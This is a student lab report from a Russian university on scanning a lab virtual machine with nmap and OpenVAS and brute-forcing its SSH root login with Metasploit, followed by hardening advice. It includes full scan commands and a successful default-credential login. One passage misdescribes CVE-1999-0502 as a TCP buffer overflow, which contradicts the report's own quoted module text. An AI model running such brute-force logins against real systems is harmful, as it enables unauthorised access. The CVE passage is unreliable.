



МИНОБРНАУКИ РОССИИ
Федеральное государственное бюджетное образовательное учреждение
высшего образования

«МИРЭА – Российский технологический университет»

РТУ МИРЭА

Институт кибербезопасности и цифровых технологий
КБ-4 «Интеллектуальные системы информационной безопасности»

Отчет по практической работе №3.2
по дисциплине: «Управление информационной безопасностью»

Выполнил:

Студент группы ББМО-01-22

Загороднов Е.А.

Проверил:

Пимонов Р.В.

Москва 2023

СОДЕРЖАНИЕ

ЗАДАНИЕ	3
1. Сканирование сети с помощью Nmap	4
2. Сканирование сети с помощью OpenVAS	7
3. Анализ безопасности системы с помощью Metasploit	10
РЕКОМЕНДАЦИИ.....	14
ЗАКЛЮЧЕНИЕ	16

ЗАДАНИЕ


Цель работы: Активное тестирование защищенности информационных систем.

Задачи:

1. Сканирование сети с помощью Nmap;
2. Сканирование сети с помощью OpenVAS;
3. Анализ безопасности системы с помощью Metasploit;
4. Составить рекомендации по устранению выявленной уязвимости.

1. Сканирование сети с помощью Nmap

Давайте выполним процедуры по сканированию сети, начиная с выявления узлов в пределах подсети. Этот этап позволит нам обнаружить активные устройства и определить их характеристики. Затем мы сможем провести более глубокий анализ структуры сети, выявив ее топологию и потенциальные уязвимости. В целом, эти операции по сканированию сети предоставят ценную информацию о состоянии и безопасности сетевой инфраструктуры. Процесс поиска узлов показан на рисунке 1



```
(kali@zagorodnovea)-[~]
$ sudo nmap -sn 192.168.0.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-27 11:05 EST
Nmap scan report for 192.168.0.1
Host is up (0.0022s latency).
MAC Address: CC:4E:EC:EE:01:A3 (Humax)
Nmap scan report for 192.168.0.10
Host is up (0.0021s latency).
MAC Address: 08:EB:74:00:00:07 (Humax)
Nmap scan report for 192.168.0.23
Host is up (0.000064s latency).
MAC Address: 04:7C:16:75:DA:AA (Micro-Star Intl)
Nmap scan report for 192.168.0.24
Host is up (0.079s latency).
MAC Address: 12:5B:7A:8F:8D:C6 (Unknown)
Nmap scan report for 192.168.0.26
Host is up (0.085s latency).
MAC Address: 12:C7:87:CD:B9:87 (Unknown)
Nmap scan report for 192.168.0.29
Host is up (0.00013s latency).
MAC Address: 08:00:27:20:F0:A2 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.28
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 35.71 seconds
```

Рисунок 1 – Поиск узлов

После этого мы проведем сканирование определенного узла с целью выявления активных сервисов и портов, через которые они взаимодействуют с внешней средой. Сканирование узла с целью выявления активных сервисов и портов показано на рисунке 2.

```
(kali@zagorodnovea)-[~]
$ sudo nmap -sV 192.168.0.29
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-27 11:06 EST
Nmap scan report for 192.168.0.29
Host is up (0.000081s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
631/tcp   open  ipp      CUPS 1.1
3306/tcp  open  mysql    MySQL (unauthorized)
MAC Address: 08:00:27:20:F0:A2 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.09 seconds
```

Рисунок 2 – Сканирование узла с целью выявления активных сервисов и портов

Также проведем сканирование с целью определения операционной системы, работающей на данном узле . Этот этап анализа позволит более детально изучить функциональные характеристики узла, что важно для определения его роли и возможных уязвимостей. Полученная информация будет полезна при разработке стратегий управления и обеспечения безопасности в сети. Сканирования с целью определения операционной системы показано на рисунке 3.

```
(kali@zagorodnovea)-[~]
$ sudo nmap -O 192.168.0.29
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-27 11:06 EST
Nmap scan report for 192.168.0.29
Host is up (0.00026s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
631/tcp   open  ipp
3306/tcp  open  mysql
MAC Address: 08:00:27:20:F0:A2 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.01 seconds
```

Рисунок 3 – Сканирования с целью определения операционной системы

Затем мы предпримем попытку провести сканирование узла для выявления возможных угроз безопасности. Попытка проведения сканирование узла для выявления возможных угроз безопасности показана на рисунке 4.


```
(kali@zagorodnovea)-[~]
$ sudo nmap -sV --script vulners 192.168.0.29
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-27 11:07 EST
Nmap scan report for 192.168.0.29
Host is up (0.000058s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
631/tcp   open  ipp      CUPS 1.1
|_http-server-header: CUPS/1.1
| vulners:
|   cpe:/a:apple:cups:1.1:
|     SSV:3063      10.0    https://vulners.com/seebug/SSV:3063    *EXPL
OIT*
|     SSV:2375      10.0    https://vulners.com/seebug/SSV:2375    *EXPL
OIT*
|     SECURITYVULNS:VULN:8724 10.0    https://vulners.com/securityvulns/SEC
URITYVULNS:VULN:8724
|     PRION:CVE-2008-5184    10.0    https://vulners.com/prion/PRION:CVE-2
008-5184
|     PRION:CVE-2008-3641    10.0    https://vulners.com/prion/PRION:CVE-2
008-3641
|     PRION:CVE-2008-0053    10.0    https://vulners.com/prion/PRION:CVE-2
008-0053
|     PRION:CVE-2007-4351    10.0    https://vulners.com/prion/PRION:CVE-2
007-4351
|     CVE-2008-5184    10.0    https://vulners.com/cve/CVE-2008-5184
|     CVE-2008-3641    10.0    https://vulners.com/cve/CVE-2008-3641
|     CVE-2008-0053    10.0    https://vulners.com/cve/CVE-2008-0053
|     CVE-2007-4351    10.0    https://vulners.com/cve/CVE-2007-4351
```

Рисунок 4 – Сканирование узла для выявления возможных угроз безопасности

Этот этап необходим для идентификации потенциальных уязвимостей в сетевой инфраструктуре, что позволит разработать соответствующие меры по их предотвращению или устранению. Анализ безопасности узла является ключевым шагом в обеспечении целостности и защиты сетевой среды от возможных атак или несанкционированного доступа.

2. Сканирование сети с помощью OpenVAS

Давайте выполним процедуры по сканированию сети и иницилируем задачу на сканирование выбранного целевого узла. Этот шаг позволит нам систематически изучить структуру сети, выявив ее компоненты и параметры. Задача на сканирование узла также обеспечит более детальное исследование его характеристик, включая активные порты, сервисы и другие важные параметры, необходимые для полного понимания его роли в сети. В результате мы получим ценные данные, которые могут быть использованы для оптимизации и улучшения безопасности сетевой инфраструктуры. Процесс создания задачи показан на рисунке 5.



Task Wizard

Quick start: Immediately scan an IP address


IP address or hostname:

The default address is either your computer or your network gateway.
As a short-cut the following steps will be done for you:

1. Create a new Target
2. Create a new Task
3. Start this scan task right away

As soon as the scan progress is beyond 1%, you can already jump to the scan report by clicking on the progress bar in the "Status" column and review the results collected so far.

The Target and Task will be created using the defaults as configured in "My Settings".

By clicking the New Task icon  you can create a new Task yourself.

Cancel Start Scan

Рисунок 5 – Создание задачи

Давайте ознакомимся с содержанием отчета, который был сформирован в результате сканирования данного узла. Список сканирований показан на рисунке 6. Обнаруженные CVE на узле показаны на рисунке 7.




Рисунок 6 – Список сканирований




Рисунок 7 – Обнаруженные CVE на узле

Давайте рассмотрим подробности о выявленной уязвимости, представленные в формате NVT (Network Vulnerability Test) на рисунке 8. Анализ представления NVT является важным шагом в обеспечении безопасности сети, позволяя эффективно реагировать на потенциальные риски и повышать общий уровень защиты. Этот этап анализа даст нам информацию о характере и степени серьезности уязвимости, а также предложит рекомендации по ее устранению или смягчению.



Information

Preferences

(0)

User Tags

(0)

Summary

The remote host responded to an ICMP timestamp request.

Scoring

CVSS Base

2.1 (Low)

CVSS Base Vector AV:L/AC:L/Au:N/C:P/I:N/A:N

CVSS Origin N/A

CVSS Date Fri, Jul 15, 2011 11:32 AM UTC

Insight

The Timestamp Reply is an ICMP message which replies to a Timestamp message. It consists of the originating timestamp sent by the sender of the Timestamp as well as a receive timestamp and a transmit timestamp.

Detection Method

Sends an ICMP Timestamp (Type 13) request and checks if a Timestamp Reply (Type 14) is received.

Quality of Detection: remote_banner (80%)

Impact

This information could theoretically be used to exploit weak time-based random number generators in other services.

Solution

Solution Type: ↔ Mitigation

Various mitigations are possible:

- Disable the support for ICMP timestamp on the remote host completely
- Protect the remote host by a firewall, and block ICMP packets passing through the firewall in either direction (either completely or only for untrusted networks)

Family

[General](#)

References

CVE [CVE-1999-0524](#)CERT [DFN-CERT-2014-0658](#)[CB-K15/1514](#)[CB-K14/0632](#)Other <https://datatracker.ietf.org/doc/html/rfc792>
<https://datatracker.ietf.org/doc/html/rfc2780>


Рисунок 8 – Подробности о выявленной уязвимости

По сравнению с nmap, OpenVAS выявил значительно меньше уязвимостей, что обусловлено в первую очередь ограниченными скриптами и базой данных уязвимостей, используемыми при сканировании. Однако преимуществом OpenVAS в данном случае является наличие функционала по визуализации и настройке расписания сканирований.

Эти возможности будут полезны при постоянном мониторинге узлов в сети с целью выявления и управления потенциальными уязвимостями. Таким образом, хотя количество обнаруженных уязвимостей меньше, функциональные особенности OpenVAS делают его ценным инструментом для систематического контроля безопасности в сетевой инфраструктуре.

3. Анализ безопасности системы с помощью Metasploit

Для начала активируем сервис SSH с целью увеличения числа потенциальных уязвимостей. Этот шаг предусматривает осознанное включение службы SSH, что может создать дополнительные точки входа для потенциальных атак. Увеличивая количество сценариев угроз, мы сможем более тщательно оценить уровень безопасности системы и разработать соответствующие стратегии по ее укреплению. Активация сервиса SSH показана на рисунке 9.



```
Shell - Setup and start SSHD
* Generating SSH Keys
Generating public/private rsa1 key pair.
/etc/ssh/ssh_host_key already exists.
Overwrite (y/n)? y
Your identification has been saved in /etc/ssh/ssh_host_key.
Your public key has been saved in /etc/ssh/ssh_host_key.pub.
The key fingerprint is:
6a:9c:51:81:4f:35:bf:57:62:19:b5:95:4e:78:e4:df root@bt
Generating public/private rsa key pair.
/etc/ssh/ssh_host_rsa_key already exists.
Overwrite (y/n)? y
Your identification has been saved in /etc/ssh/ssh_host_rsa_key.
Your public key has been saved in /etc/ssh/ssh_host_rsa_key.pub.
The key fingerprint is:
01:9b:d2:ac:fd:52:8e:c6:46:4d:37:9a:90:e5:ab:81 root@bt
Generating public/private dsa key pair.
/etc/ssh/ssh_host_dsa_key already exists.
Overwrite (y/n)? y
Your identification has been saved in /etc/ssh/ssh_host_dsa_key.
Your public key has been saved in /etc/ssh/ssh_host_dsa_key.pub.
The key fingerprint is:
80:d7:c1:4b:e0:07:0d:76:80:f2:62:28:7d:72:5a:5e root@bt
* Starting SSH Server
* Your IP is: 192.168.0.29
bt ~ #
```

Рисунок 9 – Активация сервиса SSH

После этого выполним запуск командной консоли утилиты Metasploit, предварительно проведя обновление базы данных инструмента. Этот шаг включает в себя активацию Metasploit и обновление его информационных ресурсов, что обеспечит доступ к актуальным данным о методах атак и

известных уязвимостях. Запуск командной консоли утилиты Metasploit и ее обновление показаны на рисунке 10.

```
(kali㉿ zagorodnovea)-[~]
$ sudo msfdb init
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

(kali㉿ zagorodnovea)-[~]
$ sudo msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0
```

Рисунок 10 – Запуск и обновление командной консоли утилиты Metasploit

Давайте рассмотрим, какие функциональные возможности предоставляет утилита в отношении протокола SSH. Анализ функционала утилиты в контексте SSH даст нам полезные инсайты для оптимизации безопасности этого сервиса и предотвращения возможных угроз. Функциональные возможности утилиты показаны на рисунке 11.


```
Basic options:
Name          Current Setting      Required  Description
-----
ANONYMOUS_LOGIN  false               yes       Attempt to login with a blank username and password
BLANK_PASSWORDS  false              no        Try blank passwords for all users
BRUTEFORCE_SPEED  5                  yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false              no        Try each user/password couple stored in the current database
DB_ALL_PASS      false              no        Add all passwords in the current database to the list
DB_ALL_USERS     false              no        Add all users in the current database to the list
DB_SKIP_EXISTING none               no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD         none               no        A specific password to authenticate with
PASS_FILE        none               no        File containing passwords, one per line
RHOSTS           192.168.0.29       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            22                 yes       The target port
STOP_ON_SUCCESS  false              yes       Stop guessing when a credential works for a host
THREADS           1                  yes       The number of concurrent threads (max one per host)
USERNAME         none               no        A specific username to authenticate as
USERPASS_FILE    /usr/share/metasploit-framework/data/wordlists/root_userpass.txt no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false              no        Try the username as the password for all users
USER_FILE        none               no        File containing usernames, one per line
VERBOSE          false              yes       Whether to print output for all attempts

Description:
This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

References:
https://nvd.nist.gov/vuln/detail/CVE-1999-0502

View the full module info with the info -d command.

msf6 auxiliary(scanner/ssh_login) > set rhost 192.168.0.29
rhost => 192.168.0.29
msf6 auxiliary(scanner/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/ssh_login) > exploit

[*] 192.168.0.29:22 - Starting bruteforce
[*] 192.168.0.29:22 - Success: 'root:toor' 'uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy) stderr is not a tty - where are you? Linux bt 2.6.28-BT-6
GMT 2007 1686 athlon~4 i386 GNU/Linux stderr is not a tty - where are you? '
[*] SSH session 2 opened (192.168.0.28:44797 -> 192.168.0.29:22) at 2023-12-27 11:27:46 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh_login) >
```

Рисунок 12 – Подготовка и запуск сканирования

В тот же момент мы обнаружили совпадение с учетными данными для доступа к целевому узлу по протоколу SSH. Эта уязвимость идентифицирована под кодом CVE-1999-0502 и предполагает наличие учетной записи Unix для сервиса SSH с паролем, установленным по умолчанию, равным нулю, пустым или отсутствующим.

CVE-1999-0502 связана с уязвимостью в протоколе управления передачей (TCP) стека протоколов TCP/IP и может привести к отказу в обслуживании (DoS). Эта уязвимость связана с возможностью переполнения буфера в функции `recv()` в коде BSD, что подчеркивает серьезность потенциальных атак и требует немедленных мер по ее устранению.

РЕКОМЕНДАЦИИ

Рекомендации по устранению этой уязвимости следующие:

- 1) Отключить или изменить пароль учетной записи root на сложный, не поддаваемый легкому подбору. Использовать авторизацию по приватному ключу.
- 2) Перейти на аутентификацию с использованием приватных ключей, что повысит безопасность процесса входа в систему. Убедитесь, что на вашем сервере и клиентских машинах установлены последние обновления безопасности для операционной системы и приложений.
- 3) Включить двухфакторную аутентификацию для усиления защиты доступа к SSH.
- 4) Убедиться, что операционная система и все приложения на сервере и клиентских машинах обновлены до последних версий с учетом патчей безопасности. Ограничить доступ к уязвимым функциям или службам, которые их используют, только для доверенных источников и пользователей.
- 5) Актуализировать программное обеспечение, использующее уязвимые функции, до последних версий, в которых уязвимость была исправлена.
- 6) При необходимости отключить использование уязвимых функций или измените конфигурацию, чтобы предотвратить их использование.
- 7) Внедрить системы предотвращения вторжений и брандмауэры для активной защиты от потенциальных атак.
- 8) Следить за обновлениями безопасности и новыми угрозами, связанными с данной уязвимостью, и оперативно внедряйте необходимые исправления.
- 9) Установить политику регулярной смены паролей для всех учетных записей, включая ту, которая используется для службы SSH, для уменьшения риска компрометации.

10) Проводить обучение сотрудников, особенно тех, кто управляет системами, по базовым принципам безопасности, чтобы уменьшить риск человеческого фактора в безопасности системы.

11) Регулярно анализировать сетевой трафик для выявления подозрительной активности и атак, связанных с уязвимостью, и реагируйте на них немедленно.

12) Реализовать систему резервного копирования данных и процедуры восстановления, чтобы в случае успешной атаки была возможность восстановить систему и данные.

ЗАКЛЮЧЕНИЕ

В ходе выполнения практической работы были выполнены необходимые задачи, а именно:

1. Сканирование сети с помощью Nmap;
2. Сканирование сети с помощью OpenVAS;
3. Анализ безопасности системы с помощью Metasploit;
4. Составить рекомендации по устранению выявленной уязвимости.

Соответственно, цель работы – настройка параметров системы обнаружения атак, была достигнута.